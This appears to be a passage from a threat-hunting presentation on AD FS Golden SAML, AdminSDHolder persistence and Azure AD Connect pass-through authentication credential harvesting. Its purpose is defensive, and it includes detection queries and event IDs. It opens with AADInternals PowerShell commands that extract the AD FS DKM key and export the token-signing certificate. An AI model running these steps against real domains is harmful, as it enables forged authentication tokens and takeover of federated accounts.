"Contact" -and name -ne "CryptoPolicy" -SearchBase  
"CN=ADFS,CN=Microsoft,CN=Progr  
am Data,DC=threathunting,DC=dev" -Properties  
thumbnailPhoto).thumbnailPhoto  
PS > [System.BitConverter]::ToString($key)  
16-BB-54-BB-9B-95-80-1D-2E-6E-F2-5D-0A-94-09-8F-D6-25-  
9A-A7-4C-07-20-08-A6-4C-7C-47-18-27-7A-29
```

3. Decrypt and Export the Certificate

```
PS > Export-AADIntADFSCertificates -Configuration $ADFSConfig -Key  
$Key -Verbose
```

4. Use Certificate to create Golden SAML Ticket

Key Takeaway: “Threat Actor does not need to execute code locally on the AD FS Server.”

Hunting for Backdoor access to Token Signing Certificate

```
PS> Get-AADIntADFSPolicyStoreRules | fl
```

```
AuthorizationPolicyReadOnly : => issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value =  
    "true");
```

Review Policy Store Configuration


```
PS C:\Users\Administrator> (get-acl -Path "AD:\CN=b3b6dc28-4089-4df8-8388-20389d6a5574,CN=175b6c99-4420-4de2-  
a3d7-f61ce527f726,CN=ADFS,CN=Microsoft,CN=Program Data,DC=threathunting,DC=dev").access | select  
IdentityReference,ActiveDirectoryRights,AccessControlType | fl
```

```
IdentityReference      : THREATHUNTING\ta  
ActiveDirectoryRights : GenericAll  
AccessControlType     : Allow
```

Review Access to the DKM


Hunt Hypothesis

Threat actor (TA) created persistence by abusing Admin SD Holder.




AdminSDHolder and SDProp

- AdminSDHolder is an object in Active Directory to provide “template” permissions for protected accounts and groups.
- Security Descriptor Propagator (SDProp) is a process to apply this ACL template to all “protected groups”
- Runs every 60 minutes in Domain Controller
- Threat Actor can change the associated ACL template to provide access to privileged groups to a user they control




AdminSDHolder DACL

Abusing AdminSDHolder




User Added with rights in DACL for AdminSDHolder



User Added with permissions to the protected Groups

Hunting for Admin SD Holder Misuse



Directory Service Access Event ID 4662 generated when DACL is changed in AdminSD Holder

```
PS > $adminsholder = (New-Object  
System.DirectoryServices.DirectoryEntry ("LDAP://CN=AdminSDHolde  
r,CN=System,DC=threathunting,DC=dev")).psbase.ObjectSecurity.sddl  
PS > ($adminsholder | ConvertFrom-SddlString).DiscretionaryAcl
```


Review the DACL Templates of AdminSD Holder container

Hunt Hypothesis


Threat actor has gained access to the AAD Connect server with PTA Agent and has set up a credential harvesting mechanism to gather credentials.




Azure AD Connect Pass Through Authentication



Attack Flow - Azure AD Connect PTA



Hunting for AAD PTA Spy



Sysmon – Image Loaded Event Id 7 on AAD Connect Server. Look for malicious DLLs.

1. Hunt for suspicious DLLs injected in process

```
AAD Connect PS> Get-Process AzureADConnectAuthenticationAgentService |  
Select-Object -ExpandProperty Modules
```

2. Identify Malicious activity linked to PTA

- Review any new DLLs dropped on Server
- Memory forensics to detect process Hooking

3. Events for Service Ticket Request for AADConnect will not be logged in the Active Directory

- 4768 Kerberos authentication TGT request
- 4769 Kerberos service ticket was requested

